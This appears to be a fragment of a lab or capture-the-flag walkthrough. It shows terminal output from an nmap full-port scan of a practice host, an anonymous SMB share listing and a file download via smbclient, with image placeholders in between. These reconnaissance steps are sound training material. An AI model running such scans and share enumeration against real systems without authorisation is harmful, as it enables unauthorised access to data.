





```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.178
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-30 08:47 +03
Nmap scan report for 10.10.10.178
Host is up (0.054s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/versi
SF-Port4386-TCP:V=7.80%I=7%D=1/30%Time=5E326E57%P=x86_64-pc-linux-gnu%r(NU
SF:LL,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(GenericLin
SF:es,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognise
SF:d\x20command\r\n>")%r(GetRequest,3A,"\r\nHQK\x20Reporting\x20Service\x2
SF:0V1\.2\r\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(HTTPOptions,3A,"\r\
SF:nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognised\x20comma
SF:nd\r\n>")%r(RTSPRequest,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\
SF:n\r\n>\r\nUnrecognised\x20command\r\n>")%r(RPCCheck,21,"\r\nHQK\x20Repo
SF:rting\x20Service\x20V1\.2\r\n\r\n>")%r(DNSVersionBindReqTCP,21,"\r\nHQK
SF:\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(DNSStatusRequestTCP,21,"
SF:\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(Help,F2,"\r\nHQK\
SF:x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nThis\x20service\x20allows\
SF:x20users\x20to\x20run\x20queries\x20against\x20databases\x20using\x20th
SF:e\x20legacy\x20HQK\x20format\r\n\r\n---\x20AVAILABLE\x20COMMANDS\x20---
SF:\r\n\r\nLIST\r\nSETDIR\x20<Directory_Name>\r\nRUNQUERY\x20<Query_ID>\r\
SF:nDEBUG\x20<Password>\r\nHELP\x20<Command>\r\n>")%r(SSLSessionReq,21,"\r
SF:\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(TerminalServerCooki
SF:e,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(TLSSessionR
SF:eq,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(Kerberos,2
SF:1,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(SMBProgNeg,21,
SF:"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(X11Probe,21,"\r\
SF:nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(FourOhFourRequest,3A
SF:,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognised\x20
SF:command\r\n>")%r(LPDString,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2
SF:\r\n\r\n>")%r(LDAPSearchReq,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.
SF:2\r\n\r\n>")%r(LDAPBindReq,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2
SF:\r\n\r\n>")%r(SIPOptions,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r
SF:\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(LANDesk-RC,21,"\r\nHQK\x20R
SF:eporting\x20Service\x20V1\.2\r\n\r\n>")%r(TerminalServer,21,"\r\nHQK\x2
SF:0Reporting\x20Service\x20V1\.2\r\n\r\n>");
```




```
root@kali:~/Masaüstü# smbclient -L \\\\10.10.10.178\\
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
```




```
                10485247 blocks of size 4096. 6449588 blocks available
smb: \Shared\Templates\HR\> get "Welcome Email.txt"
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Welcome Email.txt (1.5 KiloBytes/sec) (average 1.5 KiloBytes/sec)
smb: \Shared\Templates\HR\>
```



